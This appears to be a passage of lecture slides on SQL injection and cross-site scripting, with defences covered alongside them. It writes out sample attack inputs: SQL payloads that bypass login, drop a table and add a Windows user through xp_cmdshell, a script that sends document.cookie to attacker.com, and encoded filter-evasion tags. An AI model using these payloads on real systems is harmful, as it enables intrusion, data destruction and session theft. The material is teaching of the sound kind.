
SQL Injection (SQLi)

Last example focused on *shell* injection

Injection oftentimes occurs when developers try to build SQL queries that use user-provided data

SQL basics

- Structured query language (SQL)
- Example:
 - `SELECT * FROM books WHERE price > 100.00 ORDER BY title`
- Also, be aware:
 - Logical expression with AND, OR, NOT
 - Two dashes (--) indicates a comment (until end of line)
 - Semicolon (;) is a statement terminator



Search or enter website name

Sign In

Username

Password

[Forgot Username / Password?](#)

SIGN IN

Don't have an account?

[SIGN UP NOW](#)

Insecure Login Checking

Sample PHP:

```
$login = $_POST['login'];
$sql = "SELECT id FROM users WHERE username = '$login'";
$rs = $db->executeQuery($sql);
if $rs.count > 0 {
    // success
}
```

Insecure Login Checking

Normal Input: (`$_POST["login"] = "alice"`)

```
$login = $_POST['login'];

$sql = "SELECT id FROM users WHERE username = '$login';

$rs = $db->executeQuery($sql);
if $rs.count > 0 {
    // success
}
```

Insecure Login Checking

Normal Input: (`$_POST["login"] = "alice"`)

```
$login = $_POST['login'];
    login = 'alice'
$sql = "SELECT id FROM users WHERE username = '$login'";
    sql = "SELECT id FROM users WHERE username = 'alice'"
$rs = $db->executeQuery($sql);
if $rs.count > 0 {
    // success
}
```

Insecure Login Checking

Adversarial Input: (`$_POST["login"] = "alice'"`)

```
$sql = "SELECT id FROM users WHERE username = '$login'";
```

```
$rs = $db->executeQuery($sql);
```

Insecure Login Checking

Adversarial Input: (`$_POST["login"] = "alice'"`)



```
$sql = "SELECT id FROM users WHERE username = '$login'";  
        SELECT id FROM users WHERE username = 'alice'  
$rs = $db->executeQuery($sql);
```

Insecure Login Checking

Adversarial Input: (`$_POST["login"] = "alice'"`)

```
$sql = "SELECT id FROM users WHERE username = '$login'";  
        SELECT id FROM users WHERE username = 'alice'  
$rs = $db->executeQuery($sql);  
// error occurs (syntax error)
```

Building An Attack

Adversarial Input: "alice'--" -- this is a comment in SQL

```
$sql = "SELECT id FROM users WHERE username = '$login'";  
  
$rs = $db->executeQuery($sql);  
if $rs.count > 0 {  
    // success  
}
```

Building An Attack

Adversarial Input: "alice'--" -- this is a comment in SQL

```
$sql = "SELECT id FROM users WHERE username = '$login';  
        SELECT id FROM users WHERE username = 'alice'--'  
$rs = $db->executeQuery($sql);  
if $rs.count > 0 {  
    // success  
}
```

Building An Attack

Adversarial Input: "'--' -- this is a comment in SQL

```
$login = $_POST['login'];

$sql = "SELECT id FROM users WHERE username = '$login'";

$rs = $db->executeQuery($sql);
if $rs.count > 0 {
    // success
}
```

Building An Attack

Adversarial Input: "'--' -- this is a comment in SQL

```
$login = $_POST['login'];
    login = ' '--'
$sql = "SELECT id FROM users WHERE username = '$login'";
    SELECT id FROM users WHERE username = '--'
$rs = $db->executeQuery($sql);
if $rs.count > 0 { <- fails because no users found
    // success
}
```

Building An Attack

Adversarial Input: "' or 1=1 --" -- this is a comment in SQL

```
$login = $_POST['login'];
    login = '' or 1=1 --
$sql = "SELECT id FROM users WHERE username = '$login'";
    SELECT id FROM users WHERE username = '' or 1=1 --
$rs = $db->executeQuery($sql);
if $rs.count > 0 {
    // success
}
```

Building An Attack

Adversarial Input: "' or 1=1 --" -- this is a comment in SQL

```
$login = $_POST['login'];
    login = '' or 1=1 --
$sql = "SELECT id FROM users WHERE username = '$login'";
    SELECT id FROM users WHERE username = '' or 1=1 --
$rs = $db->executeQuery($sql);
if $rs.count > 0 { <- succeeds. Query finds *all* users
    // success
}
```

Turning it into an attack

Adversarial Input: "'; drop table users --"

```
$sql = "SELECT id FROM users WHERE username = '$login'";  
       SELECT id FROM users WHERE username = ''; drop table users --'  
$rs = $db->executeQuery($sql);
```

Turning it into command injection

SQL server lets you run arbitrary system commands!

`xp_cmdshell` (Transact-SQL)

Spawns a Windows command shell and passes in a string for execution.
Any output is returned as rows of text.

Turning it into command injection

Adversarial Input: "'"; exec xp_cmdshell 'net user add bad455 badpwd'--"

```
$sql = "SELECT id FROM users WHERE username = '$login'";
        SELECT id FROM users WHERE username = '';
exec xp_cmdshell 'net user add bad455 badpwd'--'
$rs = $db->executeQuery($sql);
```

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Improving HealthCare.gov

The Health Insurance Marketplace online application isn't available from a few hours each day while we make improvements. Additional down times may be possible as we work to fix problems. The Health Insurance Marketplace website and the Marketplace call center remain available during these hours.

Find health coverage that works for you

Get quality coverage at a price you can afford.
Open enrollment in the Health Insurance Marketplace
continues until March 31, 2014.

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Preventing SQL Injection

Never, ever, ever, build SQL commands yourself!

Use:

Parameterized/Prepared Statements

ORMs (Object Relational Mappers)

NoSQL databases are vulnerable to similar attacks (e.g., object injections)

Parameterized SQL: Separate Code and Data

Parameterized SQL allows you to pass in query separately from arguments

```
sql = "SELECT * FROM users WHERE email = ?"  
cursor.execute(sql, ['nadiyah@cs.ucsd.edu'])
```

Values are sent to server
separately from command.
Library doesn't need to try to escape

```
sql = "INSERT INTO users(name, email) VALUES(?,?)"  
cursor.execute(sql, ['Deian Stefan', 'deian@cs.ucsd.edu'])
```

Benefit: Server will automatically handle escaping data

Extra Benefit: parameterized queries are typically *faster* because server can cache the query plan

ORMs

Object Relational Mappers (ORM) provide an interface between native objects and relational databases

```
class User(DBObject):
    __id__ = Column(Integer, primary_key=True)
    name = Column(String(255))
    email = Column(String(255), unique=True)

users = User.query(email='nadiyah@cs.ucsd.edu')
session.add(User(email='deian@cs.ucsd.edu', name='Deian Stefan'))
session.commit()
```

Underlying driver turns OO code into prepared SQL queries.

**Added bonus: can change underlying database without changing app code.
From SQLite3, to MySQL, MicrosoftSQL, to No-SQL backends!**

Injection Summary

Injection attacks occur when un-sanitized user input ends up as code (shell command, argument to eval, or SQL statement).

This remains a tremendous problem today

Do not try to manually sanitize user input. You **will not** get it right.

Simple, foolproof solution is to use safe interfaces (e.g., parameterized SQL)

Client-side injection or Cross Site Scripting (XSS)

Cross Site Scripting (XSS)

Cross Site Scripting: Attack occurs when application takes untrusted data and sends it to a web browser without proper validation or sanitization.

Command/SQL Injection

attacker's malicious code is executed on victim's server

Cross Site Scripting

attacker's malicious code is executed on victim's browser

Search Example

<https://google.com/search?q=<search term>>

```
<html>
  <title>Search Results</title>
  <body>
    <h1>Results for <?php echo $_GET["q"] ?></h1>
  </body>
</html>
```

Search Example

<https://google.com/search?q=apple>

```
<html>
  <title>Search Results</title>
  <body>
    <h1>Results for <?php echo $_GET["q"] ?></h1>
  </body>
</html>
```

Sent to Browser

```
<html>
  <title>Search Results</title>
  <body>
    <h1>Results for apple</h1>
  </body>
</html>
```

Search Example

[https://google.com/search?q=<script>alert\("hello world"\)</script>](https://google.com/search?q=<script>alert('hello world')</script>)

```
<html>
  <title>Search Results</title>
  <body>
    <h1>Results for <?php echo $_GET["q"] ?></h1>
  </body>
</html>
```

Sent to Browser

```
<html>
  <title>Search Results</title>
  <body>
    <h1>Results for <script>alert("hello world")</script></h1>
  </body>
</html>
```

Search Example

`https://google.com/search?
q=<script>window.open(http://attacker.com? ... document.cookie ...)</script>`

Sent to Browser

```
<html>  
  <title>Search Results</title>  
  <body>  
    <h1>Results for  
      <script>window.open(http://attacker.com? ...  
          cookie=document.cookie ...)</script></h1>  
  </body>  
</html>
```

Types of XSS

An XSS vulnerability is present when an attacker can inject scripting code into pages generated by a web application.

Reflected XSS. The attack script is reflected back to the user as part of a page from the victim site.

Stored XSS. The attacker stores the malicious code in a resource managed by the web application, such as a database.

Reflected Example

Attackers contacted PayPal users via email and fooled them into accessing a URL hosted on the legitimate PayPal website.


Injected code (included in URL) redirected PayPal visitors to a page warning users their accounts had been compromised.

Victims were then redirected to a phishing site and prompted to enter sensitive financial data.



Stored XSS

The attacker stores the malicious code in a resource managed by the web application, such as a database.



Samy Worm

Samy Kamkar found a way to bypass checks in MySpace* site and was able to inject JavaScript onto his page.

XSS-based worm that spread on MySpace. It would display the string "*but most of all, samy is my hero*" on a victim's MySpace profile page as well as send Samy a friend request.

In 20 hours, it spread to one million users.

*MySpace is like TikTok but from 16 years ago

Samy Worm

MySpace allowed users to post HTML to their pages. Filtered out

<script>, <body>, onclick,

Missed one. You can run JavaScript inside of CSS tags.

<div style="background:url('javascript:alert(1)')">

samy.pl/myspace

10/04, 12:34 pm: You have **73** friends.

I decided to release my little popularity program. I'm going to be famous...among my friends.

1 hour later, 1:30 am: You have **73** friends and **1** friend request.

One of my friends' girlfriend looks at my profile. She's obviously checking me out. I approve her inadvertent friend request and go to bed grinning.

7 hours later, 8:35 am: You have **74** friends and **221** friend requests.

Woah. I did not expect this much. I'm surprised it even worked.. 200 people have been infected in 8 hours. That means I'll have 600 new friends added every day. Woah.

1 hour later, 9:30 am: You have **74** friends and **480** friend requests.

Oh wait, it's exponential, isn't it. Oops.

1 hour later, 10:30 am: You have **518** friends and **561** friend requests.

Oh no. I'm getting messages from people pissed off that I'm their friend when they didn't add me. I'm also getting emails saying "Hey, how did you get onto my myspace....not that I mind, you're hot". From guys. But more girls than guys. This actually isn't so bad. The girls part.

3 hours later, 1:30 pm: You have **2,503** friends and **6,373** friend requests.

I'm canceling my account. This has gotten out of control. People are messaging me saying they've reported me for "hacking" them due to my name being in their "heroes" list. Man, I rock. Back to my worries. People are also emailing me telling me their IM names so that I'll chat with them. Cool. Back to my worries. Apparently people are getting pissed because they delete me from their friends list, view someone else's page or even their own and get re-infected immediately with me. I rule. I hope no one sues me.

I haven't been worried about anything in years, but today I was actually afraid of the unknown. Afraid of myspace? No, afraid of FOX's legal department. If you're not aware already, myspace was purchased by FOX only a few weeks back for 580 million dollars. Not online myspace dollars, but actual cash money. He could have FOX come after me. I don't want FOX after me.

I spend the rest of the day working, trying to get the ideas of what could happen out of my head. I have my girlfriend visit me for lunch to say our goodbyes. I'm going to the big house. I could hear it then, "mr samy, you are hereby sentenced to an \$800,000 fine and 3 years in jail for getting way too many friends on myspace and causing psychological damage to girls who thought they were your friends until you cancelled your account."

5 hours later, 6:20 pm: I timidly go to my profile to view the friend requests. **2,503** friends. **917,084** friend requests.

I refresh three seconds later. **918,268**. I refresh three seconds later. **919,664** (screenshot below). A few minutes later, I refresh. **1,005,831**.

It's official. I'm popular.

I have hit 1,000,000+ users. In less than 20 hours. Every request is from a unique, living, and logged in user. I refresh once more and now see nothing but a message that my profile is down for maintenance. I messed up, didn't I. I'm now more afraid and decide I am never doing anything even near illegal ever again. To get my mind off of everything, I begin downloading a copy of the latest Nip/Tuck episode.

1 hour later, 7:05 pm: A friend tells me that they can't see their profile. Or anyone else's profile. Or any bulletin boards. Or any groups. Or their friends requests. Or their friends. Nothing on myspace works.

Messages are everywhere stating that myspace is down for maintenance and that the entire myspace crew is there working on it. I ponder whether I should drive over to their office and apologize. Another attempt to free my mind of worry, I go back to watching some episodes of The OC which I downloaded a few days earlier. File sharing rocks.

2.5 hours later, 9:30 pm: I'm told that everything on myspace seems to be working again. My girlfriend's profile, along with many, many others, still say "samy is my hero", however the actual self-propagating program is gone. I'm relieved that it's back up as they can't claim damages for any downtime past this second if everything is in fact working properly.

10 minutes later, 9:40 pm: I haven't heard from anyone at myspace or FOX. A few minutes later, my girlfriend calls, I pick up, and she says to me, "you're my hero". I don't actually get it until about three hours later.

Postmortem:

I'm still waiting for myspace or FOX to contact me. I'm sorry myspace and FOX. I love you guys, all the great things myspace provides, and all the great shows FOX has, my favorite being Nip/Tuck.

Oh wait, Nip/Tuck is FX? My bad, but FOX, I'm sure you still have some good stuff. But maybe you should start picking up Nip/Tuck reruns? Just a thought. I'm kidding! Please don't sue me.

Samy Worm

Kamar was raided by the Secret Service

Pled guilty to felony charge (\$20K fine, 3 years probation, 720hrs service)

Preventing XSS: Filtering and Sanitizing

For a long time, the only way to prevent XSS attacks was to try to filter out malicious content.

Validates all headers, cookies, query strings, form fields, and hidden fields (i.e., all parameters) against a rigorous specification of what should be allowed.

Adopt a ‘positive’ security policy that specifies what is allowed. ‘Negative’ or attack signature based policies are difficult to maintain and are likely to be incomplete

Filtering is Really Hard

Large number of ways to call JavaScript and to escape content

URI Scheme:

Event Handlers: onSubmit, OnError, onSyncRestored, ... (there's ~105)

Samy Worm: CSS

Tremendous number of ways of encoding content

```
<IMG SRC=&#000106&#000097&#000118&#000097&#000115&#000099&#000114&#00010  
5&#000112&#000116&#000058&#000097&#000108&#000101&#000114&#000116&#0000  
40&#000039&#000088&#000083&#000083&#000039&#000041>
```

Google XSS Filter Evasion!

Filters that Change Content

Filter Action: filter out <script>

Attempt 1: <script src= "...>

Attempt 2:

Filters that Change Content

Filter Action: filter out <script

Attempt 1: <script src= "...>
src=..."

Attempt 2:

Filters that Change Content

Filter Action: filter out <script

Attempt 1: <script src= "...>

src=..."

Attempt 2: <scr<scriptipt src="..."

<script src="...">

Filters that Change Content

Today, web frameworks take care of filtering out malicious input*
Do not roll your own.

WordPress 5.2.3 Security and Maintenance Release

Posted September 5, 2019 by Jake Spurlock. Filed under [Releases](#), [Security](#).

WordPress 5.2.3 is now available!

This security and maintenance release features 29 fixes and enhancements. Plus, it adds a number of security fixes—see the list below.

